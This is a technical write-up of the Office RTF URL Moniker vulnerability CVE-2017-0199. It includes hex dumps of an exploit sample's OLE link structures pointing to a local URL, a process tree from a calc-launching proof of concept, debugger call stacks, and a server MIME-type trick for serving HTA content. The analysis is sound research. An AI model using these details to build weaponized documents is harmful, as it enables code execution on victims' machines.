A Simple Analysis : From CVE-2017-0199 to CVE-2017-8570

By ITh4cker

0x00 Introduction

My friend @LucarioA77 asked me for how to identify CVE-2017-0199 and CVE-2017-8570 a few days ago,as I didn’t analyze them before,so I decided to analyze these simple logic vuls for a clear understanding☺ CVE-2017-0199 has been awarded the Best Cliend-Side Bug in 2017,In fact there are 2 bugs under CVE-2017-0199, the first related to the URL Moniker, which can be used to load arbitrary HTA payloads via OLE (and RTF) documents, and the other to the Script Moniker, which can be abused in PowerPoint documents via custom actions.Maybe there is some episode,most of AV vendors mistake the secod bug(PPSX Script Moniker) in CVE-2017-0199 as the later CVE-2017-8570,which is confirmed as patch-bypassing vul of CVE-2017-0199 using Composite Moniker, New Moniker and scriptletfile object by HaiFei Li,I only found one real poc of CVE-2017-8570,which is from rxwx,next I will arrange them for you by my foolish and simple analysis☺

0x01 Analysis of CVE-2017-0199

0x01a The first bug – RTF URL Moniker Vul

The bug is due to the URL Moniker executing risky HTA content via OLE,though the URL Moniker can’t run scripts directly, but it can find an OLE object and use the object to handle the content, When the content is HTA content, “*htafile*” OLE object(mshta.exe) is started and the scripts inside the HTA content is run as following(picture from HaiFei Li☺):





Figure 1


Let's see a detailed exploit sample for a clear understanding,in the Root Directory Entry we can find the following CLSID,which represents the object StdOleLink,meaning that the following OLEStream structure is a linked object instead of embedded object,and it's used for activation of URL Moniker(COM Object)here:



```
52 00 6F 00 6F 00 74 00 20 00 45 00 6E 00 74 00   R.o.o.t. .E.n.t.
72 00 79 00 00 00 00 00 00 00 00 00 00 00 00 00   r.y.............
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
16 00 05 00 FF FF FF FF FF FF FF FF 02 00 00 00   ....ÿÿÿÿÿÿÿÿ....
00 03 00 00 00 00 00 00 C0 00 00 00 00 00 00 46   ........À......F
00 00 00 00 00 00 00 00 00 00 00 00 70 4D 6C A6   ............pMl¦
37 B5 D2 01 03 00 00 00 00 02 00 00 00 00 00 00   7µÒ.............
01 00 4F 00 6C 00 65 00 00 00 00 00 00 00 00 00   ..O.l.e.........
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0A 00 02 00 FF FF FF FF FF FF FF FF FF FF FF FF   ....ÿÿÿÿÿÿÿÿÿÿÿÿ
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00 00 00 00 00 00 00 00 F0 00 00 00 00 00 00 00   ........ð.......
03 00 4F 00 62 00 6A 00 49 00 6E 00 66 00 6F 00   ..O.b.j.I.n.f.o.
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
12 00 02 01 01 00 00 00 03 00 00 00 FF FF FF FF   ............ÿÿÿÿ
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00 00 00 00 04 00 00 00 06 00 00 00 00 00 00 00   ................
03 00 4C 00 69 00 6E 00 6B 00 49 00 6E 00 66 00   ..L.i.n.k.I.n.f.
6F 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   o...............
```

```
DirectoryEntries[4]
  OLESSDirectoryEntry[0]   \Root Entry
    EleName                Root Entry
    CbEleName              0x16
    Type                   0x5
    TbyFlags               0x0
    sidLeft                0xFFFFFFFF
    sidRight               0xFFFFFFFF
    sidChild               0x2
    clsidThis
      dw1                  0x300
      w1                   0x0
      w2                   0x0
      aby                  C0 00 00 00 00 00 00 46
    UserFlags              0x0
    CreateTime             0x0
    ModifyTime             0x1D2B537A66C4D70
    StartSect              0x3
```


Figure 2



Filter: 00000300-0000-0000-C000-000000000046

```
00000300-0000-0000-c000-000000000046 - StdOleLink
    IDataObject
    IOleCache
    IOleCache2
    IOleLink
    IOleObject
    IPersist
    IPersistStorage
    IRunnableObject
    IUnknown
    IViewObject
    IViewObject2
    Factory Interfaces
```

Figure 3



2.6.2 Root Directory Entry


The first entry in the first **sector** of the **directory** chain (also referred to as the first element of the directory array, or stream ID #0) is known as the root **directory entry**, and it is reserved for two purposes. First, it provides a root parent for all objects that are stationed at the root of the compound file. Second, its function is overloaded to store the size and starting sector for the **mini stream**.

The root directory entry behaves as both a stream and a **storage object**. The root directory entry's Name field MUST contain the null-terminated string "**Root Entry**" in **Unicode UTF-16**.

The **object class GUID** (**CLSID**) that is stored in the root directory entry can be used for COM activation of the document's **application**.

Figure 4

Then Let's have a look at the OLEStream Structure:



```
00000780  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
00000790  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
000007A0  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
000007B0  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
000007C0  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
000007D0  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
000007E0  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
000007F0  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
00000800  01 00 00 02 09 00 00 00 01 00 00 00 00 00 00 00
00000810  00 00 00 00 00 00 00 00 A4 00 00 00 E0 C9 EA 79  ........¤...àÉêy
00000820  F9 BA CE 11 8C 82 00 AA 00 4B A9 0B 8C 00 00 00  ù°Î....ª.K©.....
00000830  68 00 74 00 74 00 70 00 3A 00 2F 00 2F 00 31 00  h.t.t.p.:././.1.
00000840  32 00 37 00 2E 00 30 00 2E 00 30 00 2E 00 31 00  2.7...0...0...1.
00000850  2F 00 31 00 2E 00 72 00 74 00 66 00 00 00 00 00  /.1...r.t.f.....
00000860  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000870  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000880  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000890  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000008A0  00 00 00 00 79 58 81 F4 3B 1D 7F 48 AF 2C 82 5D  ....yX.ô;..H¯,.]
000008B0  C4 85 27 63 00 00 00 00 A5 AB 00 00 FF FF FF FF  Ä.'c....¥«..ÿÿÿÿ
000008C0  06 09 02 00 00 00 00 00 C0 00 00 00 00 00 00 46  ........À......F
000008D0  00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00  ....ÿÿÿÿ........
000008E0  90 66 60 A6 37 B5 D2 01 00 00 00 00 00 00 00 00  .f`¦7µÒ.........
```

⊞ clsidThis	
UserFlags	0x0
CreateTime	0x0
ModifyTime	0x0
StartSect	0x0
SizeLow	0xF0
SizeHigh	0x0
Data	01 00 00 02 09 00 00 00...
⊞ OLESSDirectoryEntry[2]	\Root Entry\ ᒧObjInfo
⊟ OLESSDirectoryEntry[3]	\Root Entry\ ᒧLinkInfo
EleName	ᒧLinkInfo ...
CbEleName	0x14
Type	0x2

Figure 5

We can see that the Flags in the OLEStream is 0x00000009(0x00000008 | 0x00000001),which also means that it's a linked object:




Flags (4 bytes): If this field is set to 0x00000001, the OLEStream structure MUST be for a linked object and the **CLSID** field of the Compound File Directory Entry ([MS-CFB] section 2.6.1) of the OLE Compound File Storage object ([MS-CFB] section 1.3) MUST be set to CLSID_StdOleLink ({00000300-0000-0000-C000-000000000046}). If this field is set to 0x00000000, then the

Figure 6


Follow the field AbsoluteSourceMonikerStreamSize(Size of MONIKERSTREAM -0x000000A4),we can see the MONIKERSTREAM structure,in which the CLSID is 79EAC9E0-BAF9-11CE-8C82-00AA004BA90b,showing it's the URL Moniker:


Filter: 79eac9e0-baf9-11ce-8c82-00aa004ba90b

- 79eac9e0-baf9-11ce-8c82-00aa004ba90b - URL Moniker
  - IMarshal
  - IMoniker
  - IPersist
  - IPersistStream
  - IROTData
  - IUnknown
  - Factory Interfaces

Figure 7

Ok,you may ask what is Moniker?


Monikers

A moniker in COM is not only a way to identify an object—a moniker is also implemented as an object. This object provides services allowing a component to obtain a pointer to the object identified by the moniker. This process is referred to as *binding*.


Monikers are objects that implement the IMoniker interface and are generally implemented in DLLs as component objects. There are two ways of viewing the use of monikers: as a moniker client, a component that uses a moniker to get a pointer to another object; and as a moniker provider, a component that supplies monikers identifying its objects to moniker clients.

OLE uses monikers to connect to and activate objects, whether they are in the same machine or across a network. A very important use is for network connections. They are also used to identify, connect to, and run OLE compound document link objects. In this case, the link source acts as the moniker provider and the container holding the link object acts as the moniker client.

Figure 8

So we know Moniker is an object that identifies another object by IMoniker interface.In fact, Monikers are used as the basis for linking in COM .In Figure 5,we can see that the URL Moniker CLSID is followed by the StreamData, Which will be used for initialization of the URL Moniker object through the IPersistStream interface(*IPersistStream::Load()*).

So, how is the execution flow of the logic vul? OK,let's debug it for a clear understanding using the poc that poping up calc.exe,open the poc and run it without any breakpoints,then we can see the process tree(ProcessMonitor) as following:



Process	Image Path	Life Time	Company	Owner	Command
Idle (0)	Idle				
System (4)	System			NT AUTHORITY\SYSTEM	
smss.exe (268)	C:\Windows\System32\smss.exe		Microsoft Cor...	NT AUTHORITY\SYSTEM	\SystemRoot\Syste...
csrss.exe (356)	C:\Windows\system32\csrss.exe		Microsoft Cor...	NT AUTHORITY\SYSTEM	%SystemRoot%\syst...
wininit.exe (400)	C:\Windows\system32\wininit.exe		Microsoft Cor...	NT AUTHORITY\SYSTEM	wininit.exe
services.exe (508)	C:\Windows\system32\services.exe		Microsoft Cor...	NT AUTHORITY\SYSTEM	C:\Windows\system...
svchost.exe (612)	C:\Windows\system32\svchost.exe		Microsoft Cor...	NT AUTHORITY\SYSTEM	C:\Windows\system...
mshta.exe (5672)	C:\Windows\System32\mshta.exe		Microsoft Cor...	WIN-UI4FVGEUTTQ\IDAer	C:\Windows\System...
calc.exe (5944)	C:\Windows\System32\calc.exe		Microsoft Cor...	WIN-UI4FVGEUTTQ\IDAer	"C:\Windows\Syste...
svchost.exe (688)	C:\Windows\system32\svchost.exe		Microsoft Cor...	NT AUTHORITY\NETWORK SE...	C:\Windows\system...
svchost.exe (776)	C:\Windows\System32\svchost.exe		Microsoft Cor...	NT AUTHORITY\LOCAL SERVICE	C:\Windows\System...

Figure 9

The calc.exe is called by mshta.exe(the out-of-process COM server),which is called by the URL Moniker(COM client),while the URL Moniker is linked/activated by "StdOleLink" in rtf file,I just make an abstract flow graph to show the general meaning of the RTF URL Moniker Bug as following:





Figure 10

The first key point is that the URL Moniker is activated/ran by the OLE StdOleLink structure calling IMoniker::BindToObject:



IMoniker::BindToObject method


Binds to the specified object. The binding process involves finding the object, putting it into the running state if necessary, and providing the caller with a pointer to a specified interface on the identified object.

Syntax


```
HRESULT BindToObject(
  [in]  IBindCtx *pbc,
  [in]  IMoniker *pmkToLeft,
  [in]  REFIID   riidResult,
  [out] void     **ppvResult
);
```

The second key point is that when the URL Moniker will download resource from HTTP server according to the StreamData after started/activated,it will bind to the matched application(COM/OLE server) to handle the resource according to the MIME Type(Content-Type),while the COM server of htafile is mshta.exe,which will run .hta file without doubt,so in fact,we can request a .hta file or .rtf or .doc or .xxx(others) that including the hta content,and ensure the MIME Type on our server can match the file format such as the following modification :application/hta xxx rtf doc hta

After some simple reversing and debugging,we can get the following calling stack before mshta.exe is started:




```
0:000> g
The Current CLSID Is :0021a7b4  e0 c9 ea 79 f9 ba ce 11-8c 82 00 aa 00 4b a9 0b  ...y.........K..
eax=0021a7b4 ebx=00000000 ecx=1c5faa9b edx=0000007f esi=76e69af4 edi=0021a7d4
eip=76e69d0b esp=0021a77c ebp=0021a7d8 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200246
ole32!CoCreateInstance:
76e69d0b 8bff            mov     edi,edi
0:000> k
ChildEBP RetAddr
0021a778 76e261e ole32!CoCreateInstance [d:\w7rtm\com\ole32\com\object\actapi.cxx @ 96]
0021a7d8 76eb8c0 ole32!OleLoadFromStream+0xcf [d:\w7rtm\com\ole32\com\moniker2\cmonimp.cxx @ 1113]
0021a7f0 76f2f9e ole32!ReadMonikerStm+0x50 [d:\w7rtm\com\ole32\ole232\base\api.cpp @ 2193]
0021a950 76e7eb4 ole32!CDefLink::Load+0x125 [d:\w7rtm\com\ole32\ole232\stdimpl\deflink.cpp @ 6244]
0021a9c0 76e7f2a ole32!wCreateObject+0x1fc [d:\w7rtm\com\ole32\ole232\base\create.cpp @ 3108]
0021aa24 76e7f1d ole32!OleLoadWithoutBinding+0x9c [d:\w7rtm\com\ole32\ole232\base\create.cpp @ 1576]
0021aa4c 65efece ole32!OleLoad+0x37 [d:\w7rtm\com\ole32\ole232\base\create.cpp @ 1495]
WARNING: Stack unwind information not available. Following frames may be wrong.
0021aac8 66cac825 mso!MsoHrOleLoadImpl+0x9b
```



```
urlmon!CoCreateInstanceForObjectBinding+0x4a:
766ccd5e ff1578a37276    call    dword ptr [urlmon!_imp__CoCreateInstance (7672a378)] ds:0023:7672a378={ole32!CoCreateInstance (76e69d0b)}
0:000> db poi(esp) L20
0021a430  d8 f4 50 30 b5 98 cf 11-bb 82 00 aa 00 bd ce 0b  ..P0............
0021a440  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
0:000> k
ChildEBP RetAddr
0021a344 766a9a6f urlmon!CoCreateInstanceForObjectBinding+0x4a [d:\9138\inetcore\urlmon\trans\safety.cxx @ 189]
0021a3b8 7667eabb urlmon!CBinding::InstantiateObject+0x2aecf [d:\9138\inetcore\urlmon\trans\cbinding.cxx @ 3970]
0021a4ac 7665f594 urlmon!CBinding::OnObjectAvailable+0x20b [d:\9138\inetcore\urlmon\trans\cbinding.cxx @ 3564]
0021a4e4 76662801 urlmon!CBinding::OnTransNotification+0x3a3 [d:\9138\inetcore\urlmon\trans\cbinding.cxx @ 2675]
0021a518 766666e8 urlmon!CBinding::ReportData+0xa1 [d:\9138\inetcore\urlmon\trans\cbinding.cxx @ 5423]
0021a540 7666250c urlmon!COInetProt::ReportData+0xb7 [d:\9138\inetcore\urlmon\trans\prothndl.cxx @ 1839]
0021a57c 7665ee36 urlmon!CTransaction::DispatchReport+0x19e [d:\9138\inetcore\urlmon\trans\transact.cxx @ 3153]
0021a5c4 7665ef89 urlmon!CTransaction::OnINetCallback+0x140 [d:\9138\inetcore\urlmon\trans\transact.cxx @ 3356]
0021a5e0 76a9c4e7 urlmon!TransactionWndProc+0x29 [d:\9138\inetcore\urlmon\trans\transact.cxx @ 3478]
0021a60c 76a9c5e7 USER32!InternalCallWinProc+0x23
